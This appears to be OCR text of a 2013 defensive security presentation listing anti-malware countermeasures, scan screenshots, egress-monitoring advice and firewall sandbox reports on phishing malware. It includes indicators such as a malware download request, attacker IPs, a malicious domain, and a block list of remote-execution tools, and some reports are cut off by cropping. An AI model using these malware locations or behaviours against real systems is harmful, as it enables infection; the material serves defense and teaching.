
GET	/templates/beez/ponk.exe HTTP/1.1	Server	Apache
Cache-Control	no-cache	Last-Modified	Wed, 17 Apr 2013 17:26:10 GMT
Connection	close	ETag	"91d9c12c-31e00-4da91c827e528"
Pragma	no-cache	Accept-Ranges	bytes
User-Agent	Mozilla/4.0	Content-Length	204288
Host	purequo.com	Connection	close
HTTP	1.1 200 OK	Content-Type	application/x-msdos-program
Date	Wed, 17 Apr 2013 22:06:08 GMT		

QUICK LOW COST SOLUTIONS & COUNTERMEASURES

- DNS sinkhole (http://handlers.sans.edu/gbruneau/sinkhole.htm)
- Enable UAC (User Account Control) to max
- Enable / use AppLocker
- Block execution of tools like PsExec, PsLoggedOn, PsService & PsInfo
- Browser Check (https://browsercheck.qualys.com)
- Belarc Advisor (http://www.belarc-advisor.org)
- SNORT (http://www.snort.org)
- Implement SPF (Sender Policy Framework - http://www.openspf.org)

MORE SOLUTIONS TO IMPLEMENT

- Use Bitlocker to encrypt the hard drive
- Use RMS (DRM) to protect files & E-Mails
- Block IRC protocol at perimeter
- Block Public DDNS (DYDNS)
- Block internet access to all critical internal servers (AD controllers)


QUALYS BROWSERCHECK
BUSINESS EDITION
About
FAQ
Feedback
Qualys.com
Schlumberger
Scanning. Please wait
- Checking all browsers and plugins
- Checking Anti-Virus, Firewall and Windows Update
- Checking for missing Security Updates from Microsoft
Scan Now
1 Improve your browser's security today.
Click the "Install Plugin" button to enable fast, safe scanning of your browser and OS.
2 Find vulnerabilities at the click of a button.
Scan your browser and view all security issues in an easy-to-understand detailed list.
3 Take charge of any issues found.
Follow recommended steps to resolve each vulnerability found.
Support | Privacy | Service User Agreement
© 1999-2013 Qualys, Inc. All Rights Reserved. Qualys, the Qualys logo and QualysGuard are registered trademarks of Qualys, Inc. All other trademarks are the property of their respective owners.


QUALYS BROWSERCHECK
BUSINESS EDITION
About
FAQ
Feedback
Qualys.com
Schlumberger
Scan Complete
Congratulations! You passed Qualys BrowserCheck.
We recommend you scan your browser regularly to stay up to date with the latest versions and plugins.
Re-Scan
Results:
Browsers / Plugins
System Checks
MS Updates
Click on a browser button to see related items. Disabled status for result items is not available with this scan type.
See FAQ for more details.
Detected Browsers:
Google Chrome
Product Version:
26.0.1410.64
Up To Date
Adobe Flash Player
Product Version:
11.7.700.179
Up To Date
Adobe Flash Player
Product Version:
11.7.700.169
Up To Date
Adobe Shockwave Player
Product Version:
12.0.2 Development
Up To Date
Foxit Reader
Product Version:
5.5.0.1227
Up To Date
Silverlight
Product Version:
5.1.20125.0
Up To Date
Need Help?
Send us your feedback
Tell a friend

Home Qualys.com Projects Contact

You are here: Home > Projects > SSL Server Test > www.isaca.org

SSL Report: www.isaca.org

Assessed on: Sun Apr 14 23:31:56 UTC 2013 | **HIDDEN** | Clear cache

Scan Another >>

	Server	Domain(s)	Test time	Grade
1	12.239.13.10 Ready	isaca.org	Sun Apr 14 23:31:08 UTC 2013 **Duration:** 17.684 sec	A
2	72.21.91.25 Ready	www.isaca.org	Sun Apr 14 23:31:26 UTC 2013 **Duration:** 30.173 sec	A

Warning: Inconsistent server configuration

SSL Report v1.2.50 (Beta)

https://www.ssllabs.com/ssltest/

MONITOR OUTBOUND TRAFFIC

- Detect endpoint attempts to access a website URL using IP address rather than using a FQDN.
- Detect endpoint attempts to access a non-routable IP address
- Monitor increase in encrypted data outbound whether it is traffic over 443 or encrypted emails outbound
- Monitor outbound communication via odd ports, protocols, and services (egress filtering)
- Detect for ZIP, RAR or CAB formatted files outbound. These can be identified via their headers.

ADVANCED SOLUTIONS & COMMERCIAL PRODUCTS


- Palo Alto Networks – NGFW (Next-Generation Fire Wall)
- FireEye – NGTP (Next-Generation Threat Protection)
- Splunk – Log monitoring & Reporting Tool
- Qualys - IT security risk and compliance management

Other tools

- BIT-9, Fidelis, Zscaler, Rapid 7, Nessus, Stonesoft, Verdasys, Sourcefire, Alien Vault, 21CT, etc.

CONTROL THE METHODS THREATS USE TO HIDE

If you can't see it, you can't stop it



- **Encrypted Traffic**
  SSL is the new standard

Proxies
Reverse proxies are hacker favorites

Remote Desktop
Increasingly standard

Compressed Content
ZIP files, compressed HTTP

Encrypted Tunnels
Hamachi, Ultrasurf, Tor
Purpose-built to avoid security

paloalto NETWORKS

CONTROLLING UNKNOWN MALWARE USING THE NEXT-GENERATION FIREWALL

- Introducing WildFire
  - New feature of the Palo Alto Networks NGFW
  - Captures unknown inbound files and analyzes them for 70+ malicious behaviors
  - Analysis performed in a cloud-based, virtual sandbox
- Automatically generates signatures for identified malware
  - Infecting files and command-and-control
  - Distributes signatures to all firewalls via regular threat updates
- Provides forensics and insight into malware behavior
  - Actions on the target machine
  - Applications, users and URLs involved with the malware

MALWARE ANALYSIS


Overview

Filename:	FedEx-Shipment-Notification-Jan23-2012.exe		
Serial Number:	0001A100326		
SHA256:	7403e9a8da93fb62d4047b724030fa4d7ad958ec0b33def7e939c6235617d681		
URL:	gq1.attach.mail.ymail.com/us.f1128.mail.yahoo.com/ya/secu		
User:	unknown	**Received:**	1/23/2012 10:59:08 AM
Attacker:	201.216.228.109 :45952	**Victim:**	133.6.1.61 :25
Hostname/Mgmt. IP:	PA-4050	**Application:**	smtp
Verdict:	**Malware**	Virus Coverage Information	

Analysis Summary

Behavior
Created a file in the Windows folder
Used the POST method in HTTP
Created or modified files
Started a process from a user document folder
Installed a service
Spawned new processes
Listened on a specific port (backdoor behavior)
Deleted itself
Injected code into another process
Started or stopped a system service

MALWARE ANALYSIS



Analysis Summary

Behavior
Created a file in the Windows folder
Used the POST method in HTTP
Created or modified files
Started a process from a user document folder
Installed a service
Spawned new processes
Listened on a specific port (backdoor behavior)
Deleted itself
Injected code into another process
Started or stopped a system service
Registered a file as auto-start from a local directory
Modified registries or system configuration to enable auto start capablity
Modified Windows registries
Changed security settings of Internet Explorer
Changed the proxy settings for Internet Explorer
Modified the network connections setting for Internet Explorer
Created an executable file in a user document folder
Visited a malware domain
Changed the Windows firewall policy

MALWARE ANALYSIS

Detailed Report

Overview

Filename:	USPS report.exe		
Serial Number:	0004A100237		
SHA256:	752271473768f43aa429bd22f67c583ff6e28c96b03278754386d49919d9aebb		
URL:	unknown		
User:	unknown	**Received:**	12/8/2011 2:19:38 AM
Attacker:	115.119.194.66 :55533	**Victim:**	134.154.183.25 :25
Hostname/Mgmt. IP:	PA-2020	**Application:**	smtp
Verdict:	**Malware**	Virus Coverage Information	

Analysis Summary

Behavior

Created an exec… e file in a
Created or mod… ies
Spawned new… ses
Contained t… TCP/UDP
Deleted itse…
Registered … uto-start f…
Modified re… ystem co…
Modified W… istries
Used the P… od in HTT…
Visited a m… main

Traffic

Domains

time.windo…
htobertur.ru

Method	L
POST	bertur.ru/…

Detailed

Registry

HKLM\SOFTW… rosoft\W…

Traffic


Domains

time.windows.com


htobertur.ru

